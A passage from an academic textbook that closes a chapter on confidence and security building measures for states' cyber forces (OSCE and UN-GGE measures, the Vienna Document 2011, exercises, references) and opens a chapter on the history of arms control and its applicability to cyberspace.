In 2016 90% of the 57 OSCE member states had implemented “one or more cyber/ICT security CBMs”; in the first crisis-communication test 48 states responded, with a median response time of 14 hours 11 minutes, the best being one of 6 minutes (OSCE, 2017). By 2018, more than 80 national policy-makers have been trained in cyber diplomacy, three sub-regional trainings for policy-makers in South-East Europe and Central Asia have been carried out, 110 national Cyber Points of Contact have been nominated by participating States and four meetings between capital-level cyber experts are being held every year (OSCE, 2018b).

According to OSCE sources, the CBMs are grouped in three categories: 1. Posturing – providing national perspectives, including "red lines" that would provoke severe consequences; 2. Due diligence – protecting one's own systems for the benefit of the OSCE community; 3. Communication – secure channels for use after high-threshold incidents believed to originate from another state. Of the measures listed in Table 9-3, numbers 1, 3, 4, 7, 8 and 13 are emphasised presently.

Other regional organisations have also started to discuss, develop and implement cyber CBMs. The Association of Southeast Asian Nations (ASEAN) is "trying to act as a platform for confidence building and norms development", with meetings of the Defence Ministers and incorporating other Pacific countries (Minárik, 2017). Already in 2004, the Organization of American States (OAS) had adopted "The Comprehensive Inter-American Cyber Security Strategy" and in 2015 the "Declaration on the Protection of Critical Infrastructure from Emerging Threats" (OAS, 2015; see also OAS, 2016: par. 37). Practical measures are being taken "to enhance cyber stability between states", in co-operation with the OSCE (OSCE, 2018a).

The UN-GGE report mentions military preparations for cyber war as potentially causing dangers for international peace, similarly the OSCE CBMs speak of possible military tension and conflict. But the measures recommended do not focus on military preparations; it is up to the states to decide whether their information exchange and co-operation will include aspects of their cyber forces. All such voluntary CBMs are welcome and they provide some space to discuss military issues, but they fail to address the dangers from preparations for cyber war directly.

When comparing the OSCE CSBMs for armed forces (Table 9-1) to the cyber CBMs of the UN-GGE (Table 9-2) and the OSCE (Table 9-3), it becomes evident that most measures of the first are not contained in the latter two.[39] This holds for nearly all chapters, from military information and defence planning via contacts, notification and observation

[39] The UN-GGE and OSCE cyber CBMs contain additional recommendations focusing on civilian aspects. A tabular juxtaposition of all three is given by Altmann/Siroli (2019).

of military activities to constraints on such activities and their verification. Missing transparency and mistrust about cyber forces and their preparations for attack can only be remediated by real CSBMs that tackle cyber forces as such and are politically binding, as are the CSBMs for conventional forces under the Vienna Document 2011.

9.5 Potential CSBMs for Cyber Forces

In order to conceive of CSBMs for cyber forces one can ask whether and how the OSCE CSBMs of the VD 2011 can be transferred to the cyber realm. As explained in Section 9.3, such transfer meets difficulties, since cyber weapons are not as tangible as battle tanks or combat aircraft. Cyber war preparations happen in much higher secrecy than preparations for conventional war, where major physical weapon systems, deployment sites and exercises cannot be kept covert for long. This is also due to the fact that the effectiveness of cyber operations crucially depends on secrecy; if the respective technology were well-known, cyber attacks could be fended off relatively easily. As a consequence, various VD-2011 CSBMs appear less viable, short assessments are given in Table 9-4.

Credible exchanges on the characteristics of cyber weapons (Chapter I) and demonstrations of new types (Chapter IV) would mean intrusiveness at a degree, which would probably not be acceptable to armed forces and states at present. Similarly, prior notification (Chapter V) and observation of certain activities (Chapter VI) as well as verification of compliance with limits on large activities by inspections and evaluation visits (Chapter IX) would meet resistance. Thus, some of the Vienna-Document measures contained in Chapters I, IV, V, VI and IX dealing with information about weapons and activities, with some types of contacts and with verification would be problematic. Other measures would be difficult to define and implement, this applies to plans for deployment (Chapter I), prior notification of activities (Chapter V), annual calendars (Chapter VII) and constraints on large activities (Chapter VIII).

But other measures are already foreseen as options in the voluntary OSCE cyber CBMs (see Table 9-3). This holds for information exchanges on the organisation and manpower of cyber forces (Chapter I, CBM numbers 2, 7), on policy, doctrine and budgets and for dialogue (Chapter II, CBM number 7), for consultation and co-operation about unusual activities (Chapter III, CBM numbers 3, 8, 13, 14, 15), regional measures (Chapter X, CBM numbers 12, 15) as well as implementation assessment meetings (Chapter XI, CBM number 3). However, the character of the CBMs would need to be modified: from voluntary, potentially excluding military aspects, to politically binding and focused on cyber forces.

I. Exchange of military information: Cyber forces: organisation, manpower, cyber weapons [*would be very intrusive*], plans for deployment [*would be difficult to define/implement*]
II. Exchange of information: Cyber-defence policy/doctrines, force planning, budgets/expenditures, clarification/review/dialogue [*already partly done in OSCE CBM 7*]
III. Risk Reduction: Consultation and co-operation about unusual/hazardous activities [*in part already in OSCE CBMs*], visits
IV. Contacts: visits, military contacts/co-operation, demonstration new weapon/equipment types [*would be very intrusive*]
V. Prior notification of certain military cyber activities [*would be very intrusive*] [*would be difficult to define/implement*]
VI. Observation of certain military cyber activities [*would be very intrusive*]
VII. Annual calendars of military cyber activities above thresholds [*would be difficult to define/implement*]
VIII. Constraining Provisions: Large activities [*would be difficult to define/implement*]
IX. Compliance, verification: (NTM), inspections [*would be very intrusive*], evaluation visits [*would be very intrusive*]
X. Regional measures [*in part already in OSCE CBMs*]
XI. Annual implementation assessment meeting [*in part already in OSCE CBMs*]
Conflict Prevention Centre [*presently OSCE CBMs are handled by the Transnational Threats Department since not limited to the military*] – Note: The OSCE Conflict Prevention Centre is not established by the Vienna Document, but mentioned in it.

Table 9-4: Potential cyber CSBMs parallel to the military ones of the chapters of the Vienna Document 2011, with comments about their viability (Altmann/Siroli, 2019, see also Pawlak (2016: Table 1)). (NTM: National Technical Means of Verification)

Also visits and military contacts/co-operation (Chapters III, IV) should be feasible, at least to some extent. The OSCE Conflict Prevention Centre that handles all CSBM-related communication could easily take on the additional tasks connected to cyber forces of the member states.

Thus, parts of Chapters I, II, III, IV, X, XI of the VD 2011 could be carried over to cyber forces. With creativity and political will states could expand the scope over time, maybe adding new CSBMs or even including some of the measures that seem nearly impossible at present.

Due to the global nature of the cyber sphere, such cyber CSBMs should include all relevant actors, that is, be nearly universal. The OSCE as a regional organisation could nevertheless be useful since, with Russia and the USA, it includes two of the three most important actors. However, the scope of application would need to be global, that is, the measures would need to apply to all cyber forces of the member states, irrespective of their permanent or temporary geographical locations.

9.6 Conclusions

- Many states are involved in an accelerating cyber arms race that can lead to destabilisation with a high risk of escalation from the cyber sphere to warfare in the physical world. This is aggravated by secrecy that leads to mistrust and possibly exaggerate threat perceptions.
- Maintaining international security and peace calls for limitations of offensive cyber preparations, but due to the less tangible character of cyber weapons and the secrecy linked to them, cyber arms control meets several difficulties.
- As a first step to reduce mistrust and increase transparency, states can introduce confidence building measures (CBMs) and have begun to do so, bilaterally as well as multilaterally. Recommendations and norms of behaviour have been developed in the UN, more detailed measures have been agreed upon in particular in the OSCE. However, these CBMs are voluntary and do not address cyber forces directly.
- Far-reaching confidence and security building measures (CSBMs) are in place for conventional armed forces in the context of the OSCE. They can form a role model for cyber CSBMs, but due to the special character of cyber weapons and cyber forces at present some of these measures seem too intrusive to be acceptable for armed forces and states. This holds for measures such as information about and demonstrations of cyber weapons or notification an observation of military activities.
- But exchanges about organisation, manpower, budgets, policy, doctrines etc., consultations as well as military contacts should be acceptable. Some such measures are already possible under the voluntary OSCE CBMs, but they will have to be made obligatory (politically binding as the CSBMs for conventional armed forces) and focused on cyber forces directly.
- States should seriously consider negotiations on binding CSBMs for cyber forces. As experiences would grow, they could be expanded, as has been done several times with the conventional-force CSBMs in the OSCE.
- One can hope that cyber CSBMs can ultimately pave the way to actual limitations in the form of cyber arms control. For developing concepts for such, including for verification of compliance, research is needed.

9.7 Exercises

Exercise 9-1: Find examples of states that have founded cyber forces and of related threat perceptions and mistrust.

Exercise 9-2: Explain why cyber arms control is difficult and how CSBMs can help to prepare it.

Exercise 9-3: Discuss commonalities and differences between the OSCE military CSBMs and the OSCE cyber CBMs.

Exercise 9-4: Imagine how different states may react to various possible CSBMs for cyber forces.

9.8 References

9.8.1 Recommended Reading

Neuneck, G. (2013) Transparency and Confidence-Building Measures: Applicability to the Cybersphere? In: Lewis, J.A. & Neuneck, G. *The Cyber Index – International Security Trends and Realities*. Geneva: UN Institute for Disarmament Research. Retrieved from http://www.unidir.org/files/publications/pdfs/cyber-index-2013-en-463.pdf.

OSCE (Organization for Security and Co-operation in Europe) (2016). OSCE confidence-building measures to reduce the risks of conflict stemming from the use of information and communication technologies. Permanent Council Decision No. 1202. Vienna: OSCE, 10 March. Retrieved from http://www.osce.org/pc/227281.

UN (United Nations) (2015). Group of Governmental Experts on Developments in the Field of Information and Telecommunications in the Context of International Security. United Nations General Assembly, A/70/174, 22 July, Sections III Norms, rules and principles for the responsible behaviour of States, IV Confidence-building measures. Retrieved from http://www.un.org/ga/search/view_doc.asp?symbol=A/70/174.

9.8.2 Bibliography

Altmann, J. & Sauer, F. (2017). Autonomous Weapon Systems and Strategic Stability. *Survival* 59 (5): 117-142.

Altmann, J. & Siroli, G.P. (2019). Confidence and Security Building Measures for the Cyber Realm, in: Masys, A. (ed.), *Handbook of Security Science*, Cham: Springer.

Charney, S. et al (2016). *From Articulation to Implementation: Enabling progress on cybersecurity norms*. Microsoft, June. Retrieved from https://query.prod.cms.rt.microsoft.com/cms/api/am/binary/REVmc8.

China etc. (2015). Proposal of China, Kazakhstan, Kyrgyzstan, the Russian Federation, Tajikistan and Uzbekistan for an international code of conduct for information security. United Nations General Assembly, A/69/723, 13 January. Retrieved from http://www.un.org/ga/search/view_doc.asp?symbol=A/69/723.

China-Russia (2015). *China-Russia cyber-security pact*. 30 April. Retrieved from http://government.ru/media/files/5AMAccs7mSlXgbff1Ua785WwMWcABDJw.pdf. Unofficial English translation retrieved from http://cyber-peace.org/2015/12/04/inoffizielle-uebersetzung-des-nicht-angriffspakt-zwischen-russland-und-china-fuer-den-cyperspace/.

CICA (Conference on Interaction and Confidence Building Measures in Asia) (2004). *Catalogue of Confidence Building Measures (CBMs)*. October 22. Retrieved from www.s-cica.org/admin/upload/files/CICA_CATALOGUE_(2004)_-_eng.doc.

Goldblat, J. (2002): Arms Control – The New Guide to Negotiations and Agreements, Oslo/Stockholm/London etc.: PRIO/SIPRI/Sage.

Lewis, J.A. (2013). Cybersecurity and cyberwarfare: assessment of national doctrine and organization. In: Lewis, J.A. & Neuneck, G. The Cyber Index – International Security Trends and Realities. Geneva: UN Institute for Disarmament Research. Retrieved from http://www.uni-dir.org/files/publications/pdfs/cyber-index-2013-en-463.pdf.

McKay, A., Neutze, J., Nicholas, P. & Sullivan, K. (2015). *International Cybersecurity Norms – Reducing conflict in an Internet-dependent world*. Microsoft. Retrieved from https://download.microsoft.com/download/7/6/0/7605D861-C57A-4E23-B823-568CFC36FD44/International_Cybersecurity_%20Norms.pdf.

Mele, S. (2013). *Cyber-weapons: legal and strategic aspects*. Version 2.0. Rome: Italian Institute of Strategic Studies 'Niccolò Machiavelli'. Retrieved from http://www.strategicstudies.it/wp-content/uploads/2013/07/Machiavelli-Editions-Cyber-Weapons-Legal-and-Strategic-Aspects-V2.0.pdf.

Minárik, T. (2016). *ASEAN to Focus on Cybersecurity Capacity- and Confidence-Building in 2017*. Tallinn: NATO Cooperative Cyber Defence Centre of Excellence, 31 October. Retrieved from https://ccdcoe.org/asean-focus-cybersecurity-capacity-and-confidence-building-2017.html.

Neuneck, G. (2013) Transparency and Confidence-Building Measures: Applicability to the Cybersphere? In: Lewis, J.A. & Neuneck, G. *The Cyber Index – International Security Trends and Realities*. Geneva: UN Institute for Disarmament Research. Retrieved from http://www.unidir.org/files/publications/pdfs/cyber-index-2013-en-463.pdf.

OAS (Organization of American States) (2015). *OAS Cyber Security Initiative*. Retrieved from https://www.sites.oas.org/cyber/Documents/2015%20OAS%20Cybersecurity%20Initiative.PDF.

OAS (Organization of American States) (2016). *Consolidated List of Confidence- and Security-Building Measures for Reporting According to OAS Resolutions*. Permanent Council, Committee on Hemispheric Security, CP/CSH-1043/08 rev. 2. Retrieved from http://scm.oas.org/IDMS/Redirectpage.aspx?class=CP/CSH&classNum=1043&lang=e.

OSCE (Organization for Security and Co-operation in Europe) (2011). *Vienna Document 2011 on Confidence- and Security-Building Measures*. Vienna: OSCE. Retrieved from http://www.osce.org/fsc/86597.

OSCE (Organization for Security and Co-operation in Europe) (2013). *Forum for Security Co-operation, 712th Plenary Meeting*, FSC.JOUR/718/Corr.1_1, 13 March. Retrieved from https://www.osce.org/fsc/100231?download=true.

OSCE (Organization for Security and Co-operation in Europe) (2016). OSCE confidence-building measures to reduce the risks of conflict stemming from the use of information and communication technologies. Permanent Council Decision No. 1202. Vienna: OSCE, 10 March. Retrieved from http://www.osce.org/pc/227281.

OSCE (Organization for Security and Co-operation in Europe) (2017). *Infographic: The Global State of Cyberspace*. 13 February. Retrieved from http://www.osce.org/cio/299291.

OSCE (Organization for Security and Co-operation in Europe) (2018a). OSCE shares experiences with Organization of American States on how to enhance interstate co-operation, transparency, predictability and stability in cyberspace. 5 March. Retrieved from https://www.osce.org/secretariat/374389.

OSCE (Organization for Security and Co-operation in Europe) (2018b). *Infographic: Cyber/ICT Security – Global Trends*. 16 August. Retrieved from https://www.osce.org/secretariat/390830.

Pawlak, P. (2016). Confidence-Building Measures in Cyberspace? Current Debates and Trends. In: Osula, A.M. & Roigas, H. (eds), *International Cyber Norms: Legal, Policy & Industry Perspectives*. Tallinn: NATO Cooperative Cyber Defence Centre of Excellence, p. 129–153. Retrieved from https://ccdcoe.org/sites/default/files/multimedia/pdf/InternationalCyberNorms_Ch7.pdf.

Russia etc. (1996). Agreement between Russia, Kazakhstan, Kyrgyzstan, Tajikistan and China on Confidence Building in the Military Field in the Border Area. 26 April. Retrieved from https://peacemaker.un.org/sites/peacemaker.un.org/files/960426_AgreementConfidenceBuildingMilitaryField-inBorderArea.pdf.

Stauffacher, D., & Kavanagh, C. (2013). *Confidence Building Measures and International Cyber Security*. Geneva: ICT for Peace Foundation. Retrieved from https://ict4peace.org/wp-content/uploads/2015/04/processbrief_2013_cbm_wt-71.pdf.

Tikk, E. (ed.) (2017). Voluntary, Non-Binding Norms for Responsible State Behaviour in the Use of Information and Communications Technology – A Commentary. New York: United Nations Office for Disarmament Affairs. Retrieved from https://www.un.org/disarmament/wp-content/uploads/2018/04/Civil-Society-2017.pdf.

UN (United Nations) (1988/1996). F. Guidelines for appropriate types of confidence-building measures and for the implementation of such measures on a global or regional level. United Nations General Assembly, A/51/182, 1 July 1996. Retrieved from http://www.un.org/Depts/ddar/discomm/2102.htm. Endorsed: A/RES/43/78, 7 December 1988. Retrieved from http://www.un.org/documents/ga/res/43/a43r078.htm.

UN (United Nations) (2015). Group of Governmental Experts on Developments in the Field of Information and Telecommunications in the Context of International Security. United Nations General Assembly, A/70/174, 22 July, Sections III Norms, rules and principles for the responsible behaviour of States, IV Confidence-building measures. Retrieved from http://www.un.org/ga/search/view_doc.asp?symbol=A/70/174.

UNODA (United Nations Office for Disarmament Affairs) (2017). *Developments in the field of information and telecommunications in the context of international security*. Retrieved from https://www.un.org/disarmament/topics/informationsecurity.

US-Russia (2013). *FACT SHEET: U.S.-Russian Cooperation on Information and Communications Technology Security*. The White House, June 17. Retrieved from https://obamawhitehouse.archives.gov/the-press-office/2013/06/17/fact-sheet-us-russian-cooperation-information-and-communications-technol.

USA (2015). *FACT SHEET: President Xi Jinping's State Visit to the United States, September 25*. Retrieved from https://obamawhitehouse.archives.gov/the-press-office/2015/09/25/fact-sheet-president-xi-jinpings-state-visit-united-states.

US DHS (Department of Homeland Security) (2017). *First U.S.-China Law Enforcement and Cybersecurity Dialogue, October 6*. Retrieved from https://www.dhs.gov/news/2017/10/06/first-us-china-law-enforcement-and-cybersecurity-dialogue.

Ziolkowski, K. (2013). *Confidence-Building Measures for Cyberspace—Legal Implications*, Tallinn: NATO Cooperative Cyber Defence Centre of Excellence, 2013. Retrieved from http://www.ccdcoe.org/publications/CBMs.pdf.

Part IV: Cyber Arms Control

10 Arms Control and its Applicability to Cyberspace

Thomas Reinhold[1,2] · **Christian Reuter**[1]
Science and Technology for Peace and Security (PEASEC), TU Darmstadt[1] ·
Institute for Peace Research and Security Policy (IFSH), Univ. of Hamburg[2]

Abstract

Arms control aims at preventing conflicts and fostering stability in inter-state relations by either reducing the probability of usage of a specific weapon or regulating its use and thus, reducing the costs of armament. Several approaches to arms control exist: limiting or reducing numbers of weapons and armed forces, disarmament ("down to zero") or prohibiting certain weapons. To illustrate these further, this chapter elaborates on the necessity of arms control and presents some historical examples, including an overview of existing measures of arms control. Extrapolating from these, the general architecture of arms control regimes and the complex issue of establishing and verifying compliance with agreements will be discussed, not least with respect to cyberspace. Building on these theoretical considerations, the chapter presents important treaties and first approaches, including the Wassenaar Arrangement, the recommendations of the OSCE, and the UN GGE 2015.

Objectives

- Understand the historical background of arms control and its development of the last decades for different military systems, applications or technologies.
- Learn about the diverse approaches of arms control and the stepwise progress of arms control treaties according to the political situation, the affected stakeholders and the intended goals.
- Understand the challenges of establishing arms control measures to cyberspace. Learn about the different proposals of states, private companies and non-governmental actors that can prepare the way towards binding international treaties for the cyberspace.

C. Reuter (Ed.), *Information Technology for Peace and Security*,
https://doi.org/10.1007/978-3-658-25652-4_10

10.1 What is Arms Control and why is it Necessary

The concept of arms control has been developed as a political reaction to the dynamics of military armaments in the international state system (see Chapter 3 *“Natural-Science/Technical Peace Research”* and Chapter 11 *“Unmanned Systems: The Robotic Revolution as a Challenge for Arms Control”*). At its core, **arms control** is a normative endeavour. It was born out of the insight that nuclear war needs to be prevented, and it is guided by the principle of preventing future wars. The concept can be described as “*unilateral measures, bilateral and multilateral agreements as well as informal regimes (...) between States to limit or reduce certain categories of weapons or military operations in order to achieve stable military balances and thus diminish tensions and the possibility of large-scale armed conflict*” (Den Dekker, 2004).

Thus, arms control does not necessarily imply steering armed forces towards complete disarmament. Early attempts of arms control can be recorded in the pre-20th century, often accompanying larger conflicts or new military technologies like the development of firearms and high calibre guns. These early approaches, like the Hague Conventions of 1899 and 1907 and their annexes[40], often included the non-usage of certain weapons such as chemical weaponry. This dynamic increased with the advancements of military weapons during the First and Second World War as well as with the subsequent arms races of the Cold War. Especially the development of nuclear weapons, their massive destructive potential and the high risk of global annihilation underlined the necessity of political regulation of these developments.

Arms control is usually conducted in the form of bilateral or multilateral legally binding treaties to regulate some aspects of military potential and capabilities, but it is also concerned with the conditions and circumstances that lead to armed conflicts. The overall goal of arms control is less a complete disarmament which – strictly speaking – would mean the renunciation of all military capabilities but rather a rational planning for reducing the risk of war. This task can be divided into three different parts (Müller & Schörnig, 2006):

1. War prevention and the reduction of conflict probability, limiting the acceleration of armament dynamics and its causes and reducing the likelihood of preventive or preemptive strikes.

[40] Both Hague Conventions from 1899 and 1907 consist of multiple treaties and additional annexes. Most relevant for the challenges of arms control is the second treaty of the first conference "Convention (II) with Respect to the Laws and Customs of War on Land and its annex: Regulations concerning the Laws and Customs of War on Land. The Hague, 29 July 1899" (Hague Conference, 1899) as well as the fourth treaty of the second Hague convention (Hague Conference, 1907).

2. Damage limitation in the event of armed conflicts, restricting the extent of death and destruction by certain weapon systems with massive destructive potential or weapons that can be used on a large scale.
3. Reduction of armament-related costs and the release of such funds.

Against the background of these overall tasks, arms control approaches generally consider the following different principles and measures specified in individual and usually legally binding treaties for specific weapons, weapon parts, weaponisable technologies, and armed forces:

- Create transparency about military capabilities, establish and maintain sustainable stability and communication in inter-state relations, so-called Confidence and Security Building Measures (CSBMs or CBMs).
- Provide quantitative and qualitative limits of allowed weapons or its specific capabilities, for instance, the payload or the range of missiles.
- Restrict or prohibit the proliferation of weapons, weapon parts or weapon technology, establish measures to control restrictions or limitations and provide information for other states about arms sales.
- Develop and establish specific measures of verification that enable states to practically verify the compliance of other treaty parties with agreements.

These approaches are not necessarily consistent or compatible, and the particular focus in a concrete situation as well as the corresponding means always depend on the configuration and level of political, economic or (expected) military conflict. This is also important in view of the realistic assessment of possibilities and expected results of arms control in specific situations and their limitations. Therefore, arms control cannot be equated with **disarmament**. This may be the case, for example, when limits are set for weapons systems that are above the current stock levels of two treaty parties. The controlled armament build-up to the new limits could allow a balance of military power and reduce concerns of a later and possibly hidden armament. In general, arms control stretches from measures with minimal requirements of commitment to establish first steps for positive state relations to reduction measures with practical controls and monitoring of weapon sites or other relevant facilities. Figure 10-1 shows the "Non-Violence" sculpture in front of the UN headquarter – a classical tribute to non-violence and peace.

Figure 10-1: Sculpture "Non-violence" showing a revolver tied in a knot, on display outside the Headquarters of the United Nations in New York City by the sculptor Carl Fredrik Reuterswärd (Picture: C. Reuter)

10.2 Historical Examples of Arms Control

Some examples aim at illustrating that over the last decades, each new emerging military technology raised new challenges for arms control, led to international debates and – often after their military deployment – to agreements and treaties[41].

10.2.1 Arms Control for Nuclear Weapons Technology

Due to their major threat to mankind and the historical arms race during the Cold War era, the regulation of nuclear weapons and its carriers like missiles and warheads has a long history with many, sometimes unsuccessful, approaches of mutual agreements and treaties. The following examples also illustrate a specific aspect of arms control treaties. In most cases, the agreements not only have a specific technological or military-strategic scope but also a limited period of validity. Often, they are intended to be reviewed and

[41] For an insightful overview of arms control endeavours see Goldblat (2002).

possibly renewed after some time or followed by subsequent treaties. Because of these expiration dates or the unilateral cancellation of treaty signatories, some of the agreements were terminated without follow-up approaches. The list further exemplifies that arms control regulation is often a step-by-step process, starting with minimum consensus regulations proceeding towards stricter prohibitions. This development can be seen in the first arms control agreement for nuclear weapons and weapons technology, the so-called Partial Nuclear Test Ban Treaty (PTBT)[42] which entered into force in 1963 (PTBT, 1963).

The treaty was initially signed by the Soviet Union, the United Kingdom, and the United States and then opened for signature by other countries. It prohibits all test detonations of nuclear weapons other than those conducted underground and is still active. The agreement can be perceived as a first measure to slow down the nuclear arms race and its proliferation by limiting the scientific testing capabilities. A few years later, in 1970, the Non-Proliferation Treaty (NPT)[43] came into force, taking arms control of nuclear weapons an important step further (NPT, 1970). The treaty is based on three pillars.

1. It firstly defines a list of nuclear-weapon states that have manufactured and exploded a nuclear weapon or other nuclear explosive devices before 1 January 1967 and declares that all other non-nuclear weapon states agree to never acquire nuclear weapons.
2. Its second pillar is the agreement of all treaty parties to pursue nuclear disarmament in order to ultimately eliminate nuclear arsenals (Graham, 2004).
3. Its third pillar is the right of all parties to develop nuclear energy for peaceful purposes and to benefit from international cooperation in this area.

The NPT originally had a limited duration of 25 years but was extended indefinitely in May 1995. It is now reviewed every five years in the Review Conferences of the Parties. An important aspect of the NPT is that it authorises the International Atomic Energy Agency (IAEA) to monitor the states' compliance with NPT agreements and commits them to security measures, the so-called safeguards.

Another issue of arms control is highlighted by the 1988 Intermediate-Range Nuclear Forces Treaty[44] between the United States and the Soviet Union (INF, 1988). The treaty

[42] The full name of the treaty is "Treaty Banning Nuclear Weapon Tests in the Atmosphere, in Outer Space and Under Water", but it is also known as Limited Test Ban Treaty (LTBT).

[43] The full name of the treaty is "Treaty on the Non-Proliferation of Nuclear Weapons".

[44] The full name of the treaty is "Treaty Between the United States of America and the Union of Soviet Socialist Republics on the Elimination of Their Intermediate-Range and Shorter-Range Missiles".

does not focus on the nuclear explosive device itself but on its deployment tools, the missiles and the necessary launchers. It codified the elimination of all nuclear and conventional missiles and their launchers with specific ranges and ordered a deadline for their destruction. In addition, verification measures such as on-site inspections were established to check compliance with the treaty by both sides. Besides the obvious positive effect of reducing the military escalation potential of nuclear weapons, the agreed verification measures are valued by peace and security researchers because they established specific, practical and measurable steps[45] for checking compliance while respecting and sustaining national security agendas. After many years of criticism against Russia for undermining the agreements, the INF treaty is currently on the brink of termination as the United States has announced its withdrawal in February 2019. A similar fate of non-prolongation is threatening the so-called New START treaty that was signed in 2010 and entered into force in 2011 (New START, 2010). START is the abbreviation for Strategic Arms Reduction Treaty and is used to describe three different, consecutive treaties between the Soviet Union (later Russia) and the United States on the reduction of nuclear bombers, intercontinental and submarine-launched ballistic missiles and warheads in combination with the establishment of verification measures. The New START treaty is expected to last at least until 2021, but negotiations for a follow-up treaty are currently not pursued.

10.2.2 Arms Control for Biological and Chemical Weapons Technology

As mentioned, arms control treaties were also negotiated for many other technologies. Two other important weapons of mass destruction are chemical or biological weapons. Facing the challenges and risks associated with them, the member states of the United Nations adopted the Biological and Toxin Weapons Convention (BWC)[46] that entered into force in 1975 which prohibits the development, production, stockpiling and distribution of biological weapons in combination with the strong emphasis on restricting the application of biological and toxic material to civil purposes (BWC, 1972)[47]. Since its implementation, review conferences have been held every five years. However, in the absence of specific

[45] Verification measures include extensive data exchange, on-site inspections at deployment sites, permanent inspections at the missile production facilities (Woolf 2011).

[46] The full name of the treaty is “Convention on the Prohibition of the Development, Production and Stockpiling of Bacteriological (Biological) and Toxin Weapons and on their Destruction”.

[47] The military usage of chemical weapons had already been banned by the Geneva Protocol in 1925. The BWC reaffirms this ban and supplements the Protocol.

compliance or verification stipulations in the treaty, *effective monitoring of compliance has proved to be insufficient*. Attempts to solve this problem by means of an additional protocol, including disclosure requirements and inspections, failed in 2001. As for the challenge of chemical weapons, the Chemical Weapons Convention (CWC)[48], signed in 1993 and entered into force in 1997, provides a series of comprehensive and practical disarmament steps (CWC, 1997). The signatory states undertake to declare existing stocks and to destroy all chemical weapons by 2012 under international supervision[49]. In addition to toxic chemicals, the CWC also applies to ammunition or equipment specifically designed to cause death or other harm by exploiting the toxic properties of the listed chemicals. The CWC also included the establishment and authorisation of the Organization for the Prohibition of Chemical Weapons (OVCW), based in The Hague, which is responsible for monitoring compliance with the Convention. In a so-called "verification annex" to the Convention, contractual obligations (i.e. a detailed description of procedures to be followed by the treaty parties) and verification measures (i.e. how inspections are to be conducted and how samples are to be collected, handled and analysed) are specified.

10.2.3 Arms Control Treaties for Conventional Weapons and the Outer Space

Another example for the diverse field of arms control approaches is the Outer Space Treaty[50] from 1967. Its aim is to prevent the occupation of celestial bodies by individual states (at that time: the Soviet Union and the USA) and the temporary or permanent deployment of military forces in space, on the moon or other celestial bodies, especially weapons of mass destruction (UN, 1967). However, given the spirit of technological advancement, civil space exploration is explicitly allowed for each state. Regarding arms control for conventional forces and weapons, the 1990 Treaty on Conventional Armed Forces in Europe (CFE) sets upper limits for the number of heavy weapons systems that may be deployed in Europe (CFE, 1990). After its implementation, the treaty led to drastic reductions in stocks of weapons that could be used for offensive purposes in Europe as a stable balance of military powers between the Cold War parties was established. One last example to mention is the Convention on Cluster Munitions (CCM, 2008). The CCM is a ban on the use, manufacture and transfer of certain types of conventional cluster munitions.

[48] The full name of the treaty is "Convention on the Prohibition of the Development, Production, Stockpiling and Use of Chemical Weapons and on their Destruction".

[49] This deadline had to be prolonged.

[50] The full name of the treaty is "Treaty on Principles Governing the Activities of States in the Exploration and Use of Outer Space, including the Moon and Other Celestial Bodies".

It refers to bombs, grenades or warheads that do not explode as a whole but release a variety of smaller explosive devices. In addition to the prohibition provisions, the agreement includes provisions on the destruction of existing stocks, the disposal of residues from cluster munitions and the support of victims of cluster bombs. The convention was signed in December 2008.

10.3 Arms Control Measures

10.3.1 Confidence Building and Verification as Important Parts of Arms Control Measures

The historical examples showed that arms control efforts are almost always a gradual process; their success is often temporary and a matter of the political circumstances and responsible actors. In many cases, the initial situation is characterised by two or more state parties with a certain degree of mistrust or uncertainties about the current or planned military power and security policies of “the other sides”. These situations, sometimes combined with ideological differences, have often been marked by little official communication. Each party depends on the “outside perception” of other parties and the interpretation of their actions, without having complete knowledge about their intentions and motivations. These constellations can be described by the sociological system theory of Parsons and Luhmann and their concept of “double contingency” (Luhmann, 1984). Applied to the context of international security politics, this means that state parties are under the impression of existing or perceived threats of other state actors that will or may interfere with their national security, sovereignty or foreign policy goals. Such threats can be an aggressive territorial behaviour but also military armament which is perceived as overpowering either in terms of sheer capacities of military power (e.g. conventional forces like tanks, infantry, military airplanes) or by the destructive military potential of specific weapons technology. Such tense situations are often exacerbated by new technologies and the inadequate or missing understanding of their invasive or destructive capacities.

The current debates on cyber weapons illustrate this situation: It is yet unclear what cyber weapons are and if cyber-related offensive military acts fit the conventional term of use of “**weapons**”. As Sommer and Brown point out “*there is an important distinction between something that causes unpleasant or even deadly effects and a weapon*” (Sommer & Brown, 2010). The authors define: “*A weapon is ‘directed force’ – its release can be controlled, there is a reasonable forecast of the effects it will have, and it will not damage the user, his friends or innocent third parties*”. Another approach for the definition of cyber weapons proposes an assessment of the strategic selection of the target, the purpose and the intended damage of specific cyber incidents and the attackers behind. Despite this rather terminological debate, there have been several interruptive and sometimes damaging incidents in cyberspace. International studies emphasise the increasing demand of military forces for cyber-related capacities (UNIDIR, 2013). On the other hand, it is unclear how to measure, compare and categorise such cyber tools and their potential military destructive effects. As a result, especially in political debates, each state expects the most dystopian scenarios and tries to prepare for them, either with cyber defence measures or sometimes by setting up its own offensive cyber capacities. The ongoing debates about active cyber defence (in Germany known as the "Hack-Back" debates) or the perpetual fear that critical infrastructures could be shut down by military cyber attacks are the most visible parts of this Zeitgeist. However, there are no empirical studies that suggest the likelihood of such incidents.

In the face of these challenges, relations of mistrust, armament and the risk of conflicts by accident or misconception, the international political community has developed the concept of confidence building measures (CBMs)[51] (see Chapter 9 *"Confidence and Security Building Measures for Cyber Forces"*). These measures, originally introduced by the Conference on Security and Co-operation in Europe (CSCE) during the Cold War era, intend to establish cooperation between states through gradual and mutual concessions, exchange of information and the reduction of military threats (CSCE, 1986). The proposed actions further intend to establish active channels of communication between opposing parties, facilitating communication in times of crisis before "pushing the buttons". The exchange of information and talks about national security doctrines or strategies and the underlying motivations aim at fostering an understanding of the security goals and fears of the "other side". At best, they could help the parties reach the common understanding that weapons should be seen as "military insurance" and not be used. Such situation emerged, for example, during the cold war, where the capacities of nuclear weapons either reached a level that ensured a balance of power between the opposing states or provided the military tactical possibility for an immediate strike back[52]. Over the last decades and especially in times of the Cold War, some trust building approaches explicitly focused on technical-level talks about aspects of securing weapons and their facilities. Protecting one's own

[51] In debates addressing military forces, the term is often extended to confidence and security building measures (CSBM)

[52] The military concept of a strike back followed the deterrence idea of preventing the threat of a nuclear attack by a country's assured ability to respond with an own nuclear attack. Such a "second strike" should have destroyed the attacker too and by that minimised its intent for the first strike.

population from unwanted and destructive effects of weapon technologies by accidents can be seen as the least common denominator of all states.

